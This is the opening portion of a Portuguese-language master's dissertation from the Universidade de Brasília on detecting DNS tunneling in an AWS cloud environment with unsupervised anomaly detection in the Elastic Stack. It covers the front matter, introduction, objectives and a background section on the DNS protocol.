



DISSERTAÇÃO DE MESTRADO PROFISSIONAL

**SOLUÇÃO PARA DETECÇÃO DE TUNELAMENTO DNS
EM AMBIENTE DE NÚVEM COMPUTACIONAL**

Lorena de Souza Bezerra Borges

Orientador Prof. Dr. Rafael Timóteo de Sousa Jr.

Coorientador Prof. Dr. Robson de Oliveira Albuquerque

Programa de Pós-Graduação Profissional em Engenharia Elétrica

DEPARTAMENTO DE ENGENHARIA ELÉTRICA
FACULDADE DE TECNOLOGIA
UNIVERSIDADE DE BRASÍLIA

UNIVERSIDADE DE BRASÍLIA
FACULDADE DE TECNOLOGIA
DEPARTAMENTO DE ENGENHARIA ELÉTRICA

**SOLUÇÃO PARA DETECÇÃO DE TUNELAMENTO DNS EM AMBIENTE DE NUVEM
COMPUTACIONAL**

DNS TUNNELING DETECTION SOLUTION IN A CLOUD COMPUTING ENVIRONMENT

Lorena de Souza Bezerra Borges

Orientador: Prof. Dr. Rafael Timóteo de Sousa Jr., FT/UnB

Coorientador: Prof. Dr. Robson de Oliveira Albuquerque, FT/UnB

PUBLICAÇÃO: PPEE.MP.027

BRASÍLIA-DF

UNIVERSIDADE DE BRASÍLIA
Faculdade de Tecnologia

DISSERTAÇÃO DE MESTRADO PROFISSIONAL
**SOLUÇÃO PARA DETECÇÃO DE TUNELAMENTO DNS
EM AMBIENTE DE NUVEM COMPUTACIONAL**

Lorena de Souza Bezerra Borges

Orientador Prof. Dr. Rafael Timóteo de Sousa Jr.

Coorientador Prof. Dr. Robson de Oliveira Albuquerque

*Dissertação de Mestrado Profissional submetida ao Departamento de Engenharia
Elétrica como requisito parcial para obtenção
do grau de Mestre em Engenharia Elétrica*

Banca Examinadora

Prof. Dr. Robson de O. Albuquerque, Ph.D, FT/UnB _____
Coorientador

Prof. Dr. Rafael Rabelo Nunes, Ph.D, FT/UnB _____
Examinador Interno

Prof. Dra. Sandra Avila, Ph.D, Unicamp _____
Examinador externo

Prof. Dr. João José Costa Gondim, Ph.D, CIC/UnB _____
Suplente

FICHA CATALOGRÁFICA

BORGES, LORENA DE SOUZA BEZERRA

SOLUÇÃO PARA DETECÇÃO DE TUNELAMENTO DNS EM AMBIENTE DE NUVEM COMPUTACIONAL [Distrito Federal] 2022.

xvi, 86 p., 210 x 297 mm (ENE/FT/UnB, Mestre, Engenharia Elétrica, 2022).

Dissertação de Mestrado Profissional - Universidade de Brasília, Faculdade de Tecnologia.

Departamento de Engenharia Elétrica

1. Tunelamento DNS

2. Segurança Cibernética

3. Nuvem computacional

4. AWS

I. ENE/FT/UnB

II. Título (série)

REFERÊNCIA BIBLIOGRÁFICA

BORGES, L. S. B. (2022). *SOLUÇÃO PARA DETECÇÃO DE TUNELAMENTO DNS EM AMBIENTE DE NUVEM COMPUTACIONAL*. Dissertação de Mestrado Profissional, Departamento de Engenharia Elétrica, Universidade de Brasília, Brasília, DF, 86 p.

CESSÃO DE DIREITOS

AUTOR: Lorena de Souza Bezerra Borges

TÍTULO: SOLUÇÃO PARA DETECÇÃO DE TUNELAMENTO DNS EM AMBIENTE DE NUVEM COMPUTACIONAL .

GRAU: Mestre em Engenharia Elétrica ANO: 2022

É concedida à Universidade de Brasília permissão para reproduzir cópias desta Dissertação de Mestrado e para emprestar ou vender tais cópias somente para propósitos acadêmicos e científicos. Do mesmo modo, a Universidade de Brasília tem permissão para divulgar este documento em biblioteca virtual, em formato que permita o acesso via redes de comunicação e a reprodução de cópias, desde que protegida a integridade do conteúdo dessas cópias e proibido o acesso a partes isoladas desse conteúdo. O autor reserva outros direitos de publicação e nenhuma parte deste documento pode ser reproduzida sem a autorização por escrito do autor.

Lorena de Souza Bezerra Borges

Depto. de Engenharia Elétrica (ENE) - FT

Universidade de Brasília (UnB)

Campus Darcy Ribeiro

CEP 70919-970 - Brasília - DF - Brasil

“We can only see a short distance ahead,
but we can see plenty there that needs to
be done.”

Alan Mathison Turing

AGRADECIMENTOS

Agradeço primeiramente a Deus, por me proporcionar a vontade, determinação e principalmente saúde, em tempos de pandemia da Covid-19, para concluir esse grande projeto profissional. Gostaria de agradecer pelo apoio ao meu coorientador Prof. Robson de Oliveira, por mais uma vez me aceitar em trabalhos de pesquisas e ainda, pela apresentação ao tema tão essencial na área de segurança cibernética. À minha família, meus filhos pela compreensão e torcida pelo meu desenvolvimento profissional e pessoal, assim como, agradeço pelo apoio incondicional do meu marido Heleno Vieira Borges.

Este trabalho contou com o apoio do Laboratório de Tecnologias da Tomada de Decisão - LATITUDE, da Universidade de Brasília, laboratório que tem suporte do CNPq - Conselho Nacional de Pesquisa (Outorgas 312180/2019-5 PQ-2 e 465741/2014-2 INCT em Cibersegurança), do Conselho Administrativo de Defesa Econômica (Outorga CADE 08700.000047/2019-14), da Advocacia Geral da União (Outorga AGU 697.935/2019), do Departamento Nacional de Auditoria do SUS (Outorga DENASUS 23106.118410/2020-85), da Procuradoria Geral da Fazenda Nacional (Outorga PGFN 23106.148934/2019-67), da Agência Brasileira de Inteligência (Outorga ABIN 08/2019) e da Universidade de Brasília (Outorga FUB/COPEI 7129).

RESUMO

O tunelamento DNS usa recursos do protocolo DNS para estabelecer canais de comando e controle (C2), podendo ser utilizado como uma ferramenta maliciosa para exfiltração de dados. Atualmente, as ameaças cibernéticas usando túneis DNS afetam sistemas multiplataforma, explorando recursos computacionais locais e em nuvem. Muitos estudos de detecção de tunelamento DNS combinam técnicas de extração de parâmetros e algoritmos de machine learning (ML), alcançando elevados níveis de acurácia. Entretanto, treinar modelos de ML em larga escala e em tempo real, continua sendo um desafio operacional e de alto custo computacional para muitas instituições. Este estudo propõe uma metodologia para detecção de tunelamento DNS, através de coletas de recursos híbridos, utilizando algoritmos não-supervisionados para identificação de anomalias. A validação utiliza tráfego e consultas DNS coletados à partir da plataforma em nuvem AWS para construção de um dataset. Foram feitas análises para situações práticas de C2, exfiltração e infiltração de dados, testes de verificação de túneis, além de transferências de dados leves e reduzido número de requisições DNS. Os resultados para as detecções de anomalias foram efetivos para ferramentas de tunelamento DNS como Iodine, Dnscat2, DNSExfiltrator, DNSStager e o utilitário Flight-sim. O modelo proposto tem uma abordagem operacional e modular, com a possibilidade de adaptação para diversas plataformas de computação em nuvem, integrando registros de recursos locais (on-premise), para assim, compor sistemas de controles de segurança nas organizações.

ABSTRACT

DNS tunneling uses DNS protocol features to establish command and control channels, thus being possibly exploited as a malicious tool for data exfiltration. Nowadays, security threats using DNS tunneling affect cross-platform systems within local and cloud computing resources. Many DNS tunnel detection studies combine feature extraction techniques and machine learning (ML) algorithms to achieve high levels of accuracy. However, training ML models on a large scale and in real-time remains an operational challenge and high computational cost for many institutions. This work proposes a methodology for DNS tunneling detection through hybrid resource collections using unsupervised anomaly detection algorithms. The validation uses collected DNS traffic from the AWS cloud computing platform to construct a dataset. The study shows the practical approach for C2, data exfiltration, infiltration, and heartbeat tunnel test situations, as high levels of anomaly detection are obtained even for those lightweight data during the transfer process, with a reduced number of DNS queries. The anomalies were effective for DNS tunneling tools like Iodine, Dnscat2, DNSExfiltrator, DNSStager, and Flightsim utility. The proposed model has an operational and modular approach and can be adapted to different cloud computing platforms, integrating on-premise logs resources, therefore, composing security control systems in organizations.

SUMÁRIO

1	INTRODUÇÃO	1
1.1	OBJETIVOS	2
1.2	CONTRIBUIÇÕES DO TRABALHO	3
1.3	ESTRUTURA DA DISSERTAÇÃO	4
2	CONCEITOS E TRABALHOS RELACIONADOS	5
2.1	REFERENCIAL TEÓRICO	5
2.1.1	PROTOCOLO DNS	5
2.1.2	AMAZON WEB SERVICE - AWS	8
2.1.3	AMAZON VPC DNS RESOLUTION	8
2.1.4	ATAQUE DE TUNELAMENTO DNS	9
2.1.5	FERRAMENTAS DE TUNELAMENTO DNS	10
2.1.6	PILHA ELASTIC	12
2.1.7	POPULATION ML - ELASTIC STACK	14
2.2	TRABALHOS RELACIONADOS	15
3	METODOLOGIA	18
3.1	SELEÇÃO DE PARÂMETROS	19
3.2	DATASET	20
3.3	APLICAÇÃO PARA PLATAFORMA AWS	21
3.3.1	TOPOLOGIA	21
3.3.2	ARQUITETURA	22
3.3.3	COLETA DE DADOS	23
3.3.4	SELEÇÃO DE PARÂMETROS	27
3.3.5	PAINEL DE PARÂMETROS INFLUENCIADORES	36
4	ANÁLISE DOS DADOS E RESULTADOS	38
4.1	MODELAGEM DOS DADOS	38
4.2	MÉTODOS DETECTORES	39
4.3	CENÁRIOS DE ANÁLISES DE RESULTADOS	41
4.3.1	CENÁRIO 1 - DETECÇÃO DE TUNELAMENTO DNS PARA IODINE	41
4.3.2	CENÁRIO 2 - DETECÇÃO DE TUNELAMENTO DNS PARA DNSCAT2	43
4.3.3	MÉTODOS DE DETECÇÃO DE PACOTE DNS PARA DNSCAT2	45
4.3.4	RESULTADOS PRELIMINARES PARA DNSEXFILTRATOR, DNSSTAGER E FLIGHTSIM	47
4.4	DISCUSSÕES GERAIS	50
4.4.1	ANOMALIAS NA DETECÇÃO DE TUNELAMENTO DNS	52
5	CONCLUSÃO	54
5.1	TRABALHOS FUTUROS	54

REFERÊNCIAS BIBLIOGRÁFICAS	56
APÊNDICES	59
I FERRAMENTAS DE TUNELAMENTO DNS	60
I.1 TESTES IODINE	60
I.2 TESTES DNSCAT2 - CLIENTE LINUX	62
I.3 TESTES DNSCAT2 - CLIENTE WINDOWS	64
I.4 TESTES DNSEXFILTRATOR	65
I.5 TESTES DNSSTAGER	67
I.6 TESTES FLIGHTSIM.....	69
II DETECTORES EM CÓDIGO JSON - JOBS.....	70
III ARTIGO CONFERÊNCIA IBERO-AMERICANA DE COMPUTAÇÃO APLICADA	85

LISTA DE FIGURAS

2.1	Resolução de Nomes DNS (adaptado de [1]).....	6
2.2	Route 53 resolver (adaptado de [2])	9
2.3	Tunelamento DNS (adaptado de [3])	10
2.4	Pilha Elastic (adaptada de [4])	13
2.5	ML calculando a probabilidade de um valor mínimo [5].	14
3.1	Metodologia (adaptada de [6])	18
3.2	Topologia laboratório AWS	21
3.3	Configuração de domínio e subdomínio maliciosos no serviço Route53 AWS	22
3.4	Coleta de Registros de Pacotes e Fluxos DNS	23
3.5	Packetbeat ativo no servidor Bind9	24
3.6	Configuração das saídas do Packetbeat	24
3.7	Packetbeat	25
3.8	Sensor Filebeat instalado para coleta.	25
3.9	Saídas das coletas do Filebeat	26
3.10	Módulos do Filebeat	26
3.11	Configurações Módulo AWS do Filebeat.....	27
3.12	Filebeat.....	27
3.13	Parâmetro id.flow para IP de destino.....	28
3.14	Parâmetro event.duration para Nome de Domínio consultado.....	29
3.15	Parâmetro network.bytes para Nome de Domínio consultado.	29
3.16	Parâmetro bytes_out para Nome de Domínio consultado.....	30
3.17	Parâmetro bytes_in para Nome de Domínio consultado.	31
3.18	Parâmetro source.port para Nome de Domínio consultado.....	31
3.19	Número de consultas para o mesmo Parâmetro dns.question.etld_plus_one.....	32
3.20	Número de consultas para o Parâmetro dns.opt.udp_size.....	33
3.21	Tipos de RRs em registros DNS	34
3.22	Parâmetro dns.answers_count para Nome de Domínio consultado.....	34
3.23	Parâmetro dns.id para Top Level Domain.	35
3.24	Parâmetro dns.question.name	35
3.25	Parâmetro dns.question.subdomain	36
3.26	Painel de parâmetros influenciadores	37
4.1	Modelagem de dados para índice influenciador dns.question.etld_plus_one	38
4.2	Linha do Tempo para Detecção de Anomalia - Iodine	42
4.3	Parâmetros de Fluxo para Detecção de Anomalia - Iodine	43
4.4	Parâmetros de Pacote para Detecção de Anomalia - Iodine	44
4.5	Linha do Tempo para Detecção de Anomalia - Dnscat2	45
4.7	Parâmetros de Pacote para Detecção de Anomalia - Dnscat2	45

4.6	Parâmetros de Fluxo para Detecção de Anomalia - Dnscat2	46
4.9	Anomalias de pacotes DNS para Dnscat2	46
4.8	Anomalias de Fluxo DNS para Dnscat2	47
4.10	Linha do Tempo para Detecção de Anomalia - DnsExfiltrator	48
4.11	Criticidade do subdomínio <i>alphasoc.xyz</i>	49
4.12	Linha do tempo para pontuação de anomalias.....	50
4.13	Linha do Tempo para Detecção de Tunelamento DNS	51
4.14	Linha do Tempo para Detecção de Tunelamento DNS - pontuação maior que 80.....	52
I.1	Iodine - Configuração módulo servidor	60
I.2	Iodine - Configuração módulo cliente	60
I.3	Iodine - Interface de rede dns no cliente	61
I.4	Iodine - SSH para máquina atacada.....	61
I.5	Iodine - Registros de consultas no servidor DNS resolvedor	62
I.6	Dnscat2 - módulo servidor	62
I.7	Dnscat2 - módulo cliente Linux	62
I.8	Dnscat2 - SSH para o cliente Linux.....	63
I.9	Dnscat2 - registros DNS resolvedor	63
I.10	Dnscat2 - módulo cliente Windows	64
I.11	Dnscat2 - Wireshark conexão direta ao servidor.....	64
I.12	Dnscat2 - Wireshark conexão pelo domínio ao servidor.....	65
I.13	Dnscat2 - Wireshark conexão pelo domínio ao servidor.....	65
I.14	DNSExfiltrator - módulo servidor.....	66
I.15	DNSExfiltrator - registros servidor DNS Resolvedor.....	66
I.16	DNSExfiltrator - módulo cliente.....	66
I.17	DNSExfiltrator - Registros DNS resolvedor durante exfiltração	67
I.18	DNSExfiltrator - Registros Wireshark durante exfiltração	67
I.19	DNSExfiltrator - Exfiltração realizada com sucesso	68
I.20	DNSStager - módulo servidor	68
I.21	DNSStager - cliente.....	68
I.22	Flightsim - cliente	69

LISTA DE TABELAS

2.1	Principais DNS Resource Records [7]	7
2.2	Estrutura Mensagem DNS [7]	7
2.3	Terminologia AWS.....	8
2.4	Ferramentas de Tunelamento DNS testadas	11
2.5	Características abordadas nos estudos relacionados	17
3.1	Índices para Análise de Fluxos DNS	28
3.2	Índices para Análise de Pacotes DNS	32
3.3	Índices para Análise de Registros de Tráfego de Rede	36
4.1	Fluxo DNS por endereço IP e por eTLD+1	39
4.2	Pacotes DNS por eTLD+1 e por TLD	39

1 INTRODUÇÃO

Nos últimos anos, vem aumentando o número de técnicas ofensivas baseadas em módulos agentes que estabelecem canais de comando e controle (C2) com servidores remotos para transferir informações sensíveis e sigilosas das organizações, assim como manipular e inspecionar as máquinas invadidas. A exfiltração ou transferência de dados não-autorizados provoca prejuízos, financeiros e de confiabilidade, representando um desafio para segurança cibernética. Um dos mecanismos mais utilizados é o tunelamento DNS, onde códigos maliciosos utilizam o protocolo Domain Name System (DNS) para encapsular informações, tanto para o envio de comandos remotos, quanto para extração ou infiltração de dados [8].

A técnica de tunelamento DNS como ataque cibernético representa uma preocupação atual, pela eficiência dos incidentes de segurança e inerente dificuldade de detecção. O protocolo DNS é amplamente utilizado na Internet para tradução de nomes de domínios em endereços IP, possuindo características hierárquicas e recursivas entre servidores autoritativos e recursivos [7]. Devido ao essencial propósito do protocolo para navegação em websites, a porta UDP/53, além de ser liberada de bloqueios de segurança, é indevidamente monitorada por ferramentas de controle de perímetro de rede nas organizações.

Pesquisadores da Akamai reportaram a identificação de 13 milhões de novos domínios maliciosos por mês, na primeira metade do ano de 2022, representando 20.1% de todos os domínios criados no mesmo período [9], contribuindo na percepção de que há uma tendência na criação de novos domínios especificamente para execução dos ataques. Recentemente, analistas de segurança da SentinelLabs identificaram um grupo responsável por espionagem e roubo de dados direcionados a países asiáticos, que utilizavam técnicas de tunelamento DNS, de forma silenciosa e há 10 anos, para transferência de informações após comprometimento do alvo [10].

De forma complementar, a análise de tráfego DNS tunelado precisa se adequar à realidade dos ambientes computacionais em nuvem, adicionando abordagens específicas para os controles de segurança cibernética [11]. É necessário englobar dados provenientes de redes multiplataformas, combinando recursos de redes locais (on-premise), de maneira dinâmica e escalável. Como exemplo de plataforma de soluções na nuvem, a *Amazon Web Service* (AWS) possibilita arquiteturas computacionais integradas a grandes fornecedores tecnológicos, provendo alocação de serviços diversificados e flexíveis.

Estudos de detecção de tunelamento DNS precisam ser desenvolvidos com foco no ambiente computacional na nuvem, definindo arquiteturas para processos de coletas de dados à partir de fontes e recursos híbridos. Com a elaboração de um *dataset* adequado, é possível realizar análises de eventos nos fluxos de comunicações das redes. Os métodos de detecção de anomalias devem considerar que a infraestrutura na nuvem é entregue como serviço ou aplicação e a arquitetura para análise de tráfego tunelado precisa ser modular, multiplataforma, interagindo ainda com diferentes serviços e recursos *on-premise*.

Para compor o processo de identificação de atividades maliciosas com o protocolo DNS, a utilização de ferramentas e técnicas de machine learning (ML) visa contribuir na evolução de sistemas de segurança cibernética, treinando modelos e definindo padrões comportamentais a partir de algoritmos de aprendizado, classificação e automação para detecção de anomalias. Modelos de ML não-supervisionados vêm sendo

importantes na análise de bases de dados compostas principalmente por registros de rede (*logs*). Sendo assim, algoritmos ML são estrategicamente utilizados na identificação de tunelamento DNS.

Entretanto, organizações vêm enfrentando alguns desafios na implementação de detecção de anomalias, buscando combinar técnicas de extração de parâmetros e algoritmos ML para alcançar elevados níveis de acurácia. Como desafios operacionais tem-se a diversidade de fontes híbridas, gerenciamento de grandes volumes de *dataset* e aplicação de algoritmos de ML isolados do restante da arquitetura [12]. Por fim, implementar soluções de detecção de anomalias em larga escala e em tempo real, continua sendo um desafio operacional e de alto custo computacional para muitas instituições.

Como diferencial, este trabalho desenvolve um modelo funcional, com ênfase na coleta de dados de serviços e recursos na nuvem, modelagem de dados e processos analíticos de seleção de parâmetros, subdivididos entre pacotes e fluxos DNS, com utilização do algoritmo não-supervisionado Population da solução Elastic Stack, para detecção de anomalias nos registros e consultas DNS da rede. Os resultados das anomalias são integrados ao sistema de visualização e monitoramento Kibana, para identificação efetiva e operacional de tunelamento DNS.

A metodologia proposta pode ser utilizada tanto em ambiente computacional na nuvem AWS, conforme implementação deste trabalho, assim como integrar outros recursos de nuvens diversos ou de redes locais. O processo de seleção de parâmetros combina informações provenientes de artigos acadêmicos e manipulação de dados, através da solução Elasticsearch, para verificação de alterações relevantes durante eventos de tunelamento DNS. Há ainda a distribuição dos dados em uma linha temporal para identificação de atividades suspeitas e utilização de parâmetros influenciadores para filtrar dimensões importantes para análises.

Por fim, o algoritmo não-supervisionado para detecção de anomalias foi escolhido por entregar resultados eficazes, de acordo com pesquisas acadêmicas referenciadas neste estudo, proporcionando ainda um adequado custo operacional e sem a necessidade de classificação prévia dos dados. O processamento computacional também se mostrou factível ao ambiente de produção integrado à nuvem, não sobrecarregando a arquitetura. Os métodos de detecção de anomalias foram efetivos na identificação de anormalidades em dados de tráfego de rede para este trabalho, com pontuações acima de 92%. Sendo assim, a metodologia entregou resultados satisfatórios na prática e em tempo real, para utilização por um sistema de monitoramento de incidentes cibernéticos.

1.1 OBJETIVOS

Este estudo visa, como objetivo geral, criar uma solução para detecção de tunelamento DNS através de coletas de recursos de diversas plataformas na nuvem, assim como serviços em redes locais, utilizando algoritmos não-supervisionados para identificação de anomalias, representando uma arquitetura prática e funcional em termos de processamento computacional e tempo de resposta.

O modelo proposto tem como objetivos específicos:

- Alcançar elevados índices de acurácia na detecção de anomalias em tráfegos de rede e consultas

DNS que possam identificar técnicas de tunelamento DNS maliciosas;

- Definir uma metodologia modular que possa integrar soluções de coleta de dados, análises e respostas em tempo real, para prover resultados em redes operacionais;
- Flexibilizar o gerenciamento de dataset criado, para que os dados estejam em sincronia e em constante atualização, retroalimentando as bases de análises;
- Selecionar parâmetros considerando técnicas de diferentes métodos de tunelamento, para que de uma forma complementar, possam ser detectadas anomalias, mesmo em eventos esparsos ou silenciosos na rede;
- Estabelecer algoritmos adequados para os tipos de registros e dados, provendo resultados com tempos de resposta satisfatórios para sistemas de monitoramento em ambientes de produção;
- Validar o modelo por meio de testes através de ferramentas de tunelamento DNS de uso rotineiro e conhecimento público na Internet, abordando também métodos conhecidos de contorno de bloqueios de segurança;
- Por fim, criar uma arquitetura de soluções para compor sistemas de controles de segurança organizacionais, auxiliando times de analistas de segurança, por suas características práticas e operacionais.

1.2 CONTRIBUIÇÕES DO TRABALHO

Como contribuição deste trabalho temos uma solução para detecção de tunelamento DNS em ambiente de nuvem computacional, validada para coleta de dados à partir da plataforma AWS, possuindo características modulares, que permitem que sejam integrados módulos de outras plataformas em nuvem, utilização de demais algoritmos de ML para inferências comportamentais e por fim, abordagem prática e operacional.

Em complemento aos resultados deste estudo, foram publicados dois artigos que detalharam arquiteturas, metodologias e testes com ferramentas de tunelamento DNS. Um dos artigos publicados recebeu menção honrosa por destaque entre os melhores trabalhos da conferência. As publicações foram:

- *Identificação de túneis DNS em nuvem computacional usando detecção de anomalias* - Conferência Ibero-Americana de Computação Aplicada - CIACA 2022 (Apêndice III, menção honrosa, Lisboa, Portugal, 2022);
- *A security model for DNS tunnel detection on cloud platform* - Workshop on Communication Networks and Power Systems - WCNPS 2022 (Fortaleza, Brasil, 2022).

Ainda como contribuições deste estudo, foi aprovado para publicação em fevereiro de 2023 o artigo: *Tunelamento DNS: metodologia de detecção para ambiente em nuvem computacional*, na revista RISTI (Revista Ibérica de Sistemas e Tecnologias de Informação), através da conferência ICITs 2023 - International Conference on Information Technology & Systems.

1.3 ESTRUTURA DA DISSERTAÇÃO

Este estudo se inicia com a parte introdutória, objetivos gerais e específicos da solução proposta. No capítulo 2 são apresentados conceitos teóricos fundamentais para compreensão dos recursos utilizados, assim como, a indicação dos trabalhos utilizados como base para extração e construção de métricas de detecção de tunelamento DNS. Em seguida, o Capítulo 3 descreve a metodologia elaborada com a finalidade de obter um modelo de identificação de túneis DNS modular e flexível, podendo ser adaptado à inúmeras plataformas na nuvem. Ainda é descrita a aplicação, de forma prática, da metodologia proposta utilizando a nuvem AWS para fins de validação da solução. Os resultados alcançados são analisados e discutidos no Capítulo 4 e por fim, o Capítulo 5 conclui a pesquisa, indicando o alcance dos objetivos previamente propostos, possíveis aplicações e trabalhos futuros.

2 CONCEITOS E TRABALHOS RELACIONADOS

Análises de tráfego DNS tunelado na rede não representam um assunto novo em pesquisas e vêm sendo estudadas nas últimas décadas por analistas de segurança, motivados pelos desafios em detectar e bloquear atividades maliciosas que utilizam consultas DNS. Para alcançar os objetivos de detecção, é essencial a compreensão do funcionamento do protocolo DNS, técnicas de tunelamento e ferramentas de ataque. Neste capítulo, será feito um resumo sobre conceitos fundamentais para seleção de parâmetros identificadores deste tipo de ameaça e teorias essenciais para compreensão de técnicas, soluções e métodos abordados neste estudo, no intuito de construir uma base de conhecimento sobre o tema. Em seguida, serão descritos trabalhos e artigos acadêmicos relacionados à detecção de tunelamento DNS, inclusive para tráfego DNS criptografado muito utilizado em ameaças cibernéticas.

2.1 REFERENCIAL TEÓRICO

Nesta seção, serão apresentados os principais conceitos sobre o protocolo DNS, seu funcionamento, estrutura de comunicação e campos dos pacotes, visto que os ataques de tunelamento DNS exploram características bem específicas do protocolo. Em seguida, serão detalhados recursos e serviços da plataforma de computação em nuvem AWS, com objetivo de servir como referência para a demonstração da dinâmica de testes criada em laboratório para este estudo. Serão descritas ainda técnicas e ferramentas de tunelamento DNS, além dos possíveis danos e consequências provenientes desta abordagem de ataque cibernético.

Continuando a descrição das soluções utilizadas na arquitetura deste trabalho, haverá a apresentação de tecnologias da Pilha Elastic que foram fundamentais nos processos de coleta, manipulação e análise dos dados. Por fim, o algoritmo escolhido para detecção das anomalias em tráfego DNS, Population ML, terá suas especificidades apresentadas, funcionamento, algoritmos e cálculos probabilísticos envolvidos, compondo assim os módulos da metodologia proposta.

2.1.1 Protocolo DNS

Com o aumento exponencial da Internet e números de máquinas (*hosts*) em redes locais espalhadas pelo mundo, houve a necessidade de implementar um sistemas de nomes, com características hierárquicas e distribuído, para realizar a tradução de IPs (*Internet Protocols*) para endereços em texto, de forma dinâmica e recursiva. O protocolo *Domain Name System* (DNS) foi desenvolvido para oferecer um sistema de nomes para identificação de máquinas e recursos, utilizado de forma ampla na rede, por diferentes *hosts*, redes, famílias de protocolos e organizações administrativas [7].

Os principais componentes do DNS são [13]:

- Arquivos de Nomes de Domínios e seus recursos (atributos): o conjunto de dados referentes a um nome de domínio, também referenciado como zona, é uma base de dados estruturada em formato de

árvores onde cada nó ou folha pode ser consultada dentro do sistema de domínio de nomes;

- Servidores de Domínio: possuem informações e arquivos sobre determinado nome de domínio, ou parte da informação de acordo com sua função no sistema de domínios. Além disso, os Servidores de Domínio apontam para outros servidores, determinando a recursividade do compartilhamento de informações de domínio na rede. Podem ser autoritativos quando possuem arquivos de zonas específicas para um nome de domínio e geralmente possuem servidores redundantes para a mesma função;
- Resolvedores: são programas que consultam os Servidores de Domínio para responder às perguntas dos clientes sobre nomes de domínio. Os Resolvedores sempre possuem um Servidor de Nomes associado e tem por objetivo ser o primeiro ponto de consulta para o cliente.




Figura 2.1: Resolução de Nomes DNS (adaptado de [1])

A Figura 2.1 indica a dinâmica de consultas e respostas DNS a partir do cliente que deseja saber o endereço IP do site `www.exemplo.com`. Caso o DNS Resolvedor não tenha essa informação de forma local, as consultas são encaminhadas de forma recursiva seguindo a hierarquia de servidores: primeiramente o servidor DNS raiz, o servidor responsável pelas informações do Top Level Domain TLD do endereço pesquisado (neste caso servidor DNS do `.com`) e que por fim, indicará o servidor autoritativo para o domínio consultado. Neste exemplo, o servidor autoritativo do domínio `exemplo.com` seria o serviço Amazon Route 53 que representa a forma como as plataformas na nuvem entregam serviços de resolução de nomes.

As mensagens trocadas pelo protocolo DNS são perguntas e respostas, no formato de datagramas, de tamanho reduzido e mais ágeis, utilizando o protocolo *User Datagram Protocol* (UDP) na porta 53, com tamanho máximo de 512 bytes. O protocolo UDP não estabelece um circuito virtual, não havendo

confirmação na ordem e nem na entrega das mensagens. As mensagens podem se perder, e por isso é bem comum retransmissões de consultas ao mesmo endereço de domínio na rede. Quando há a necessidade de transferência de informações de zonas e base de dados entre os servidores de nome de domínio, será usado o protocolo *Transmission Control Protocol* (TCP) na porta 53, pela maior confiabilidade na comunicação entre os servidores. Para necessidades excepcionais, em que é preciso trocar mensagens que ultrapassem o limite de 512 bytes, também será preferível o uso do protocolo TCP.

Os nomes de domínios são uma sequência de *labels*, seguidas por pontos, finalizando sempre com o *label null*, representado pelo ponto no final do nome de domínio que faz referência ao nó raiz da estrutura de árvore dos nomes. Cada *label* é limitado a 63 octetos e o tamanho total do domínio deverá ser de 255 octetos ou menos. Nas consultas para um determinado domínio, as respostas enviam as respectivas informações de recursos *Resources Records* (RRs), fornecendo os parâmetros do nome de domínio que se necessita obter. Os principais tipos de RRs estão descritos na Tabela 2.1 e foram padronizados no protocolo para cada característica específica. Os mais usuais são: A, AAAA, MX, CNAME, NS, SOA etc.

Tabela 2.1: Principais DNS Resource Records [7]

RRs	Descrição
A	endereço IPv4
AAAA	endereço para IPv6
NS	servidor de domínio autoritativo
CNAME	<i>canonical name, alias</i>
SOA	início da zone autoritativa
MX	servidor de e-mail
TXT	reservado para texto, <i>string</i>
PTR	ponteiro para nome de domínio
NULL	vazio (experimental)

A compreensão de parâmetros de pacotes DNS é de suma importância no estudo e identificação de comportamentos anômalos na comunicação. A estrutura das mensagens DNS possui 5 seções, conforme Tabela 2.2. Os respectivos RRs em cada seção fornecem as características da mensagem, que são, essencialmente, atributos de identificação e controle, localizados no cabeçalho e atributos de perguntas e respostas.

Tabela 2.2: Estrutura Mensagem DNS [7]

Header	Cabeçalho da mensagem
Question	Consulta direcionada ao servidor de domínio
Answer	Resposta às consultas
Authority	Identificação de servidor de domínio autoritativo
Additional	Outras informações sobre a consulta

Os detalhes sobre o funcionamento e padronizações do protocolo DNS são extensos e documentados nas respectivas RFCs [13] e [7]. A explanação completa sobre os parâmetros das mensagens DNS não representa o objetivo deste estudo, porém alguns campos necessitam ser compreendidos e serão detalhados no Capítulo 3, por serem altamente explorados por técnicas de tunelamento DNS, fazendo com que o uso padrão do protocolo seja desviado para outras atribuições que não englobam simples consultas ou

transferências de bases de nomes de domínios.

2.1.2 Amazon Web Service - AWS

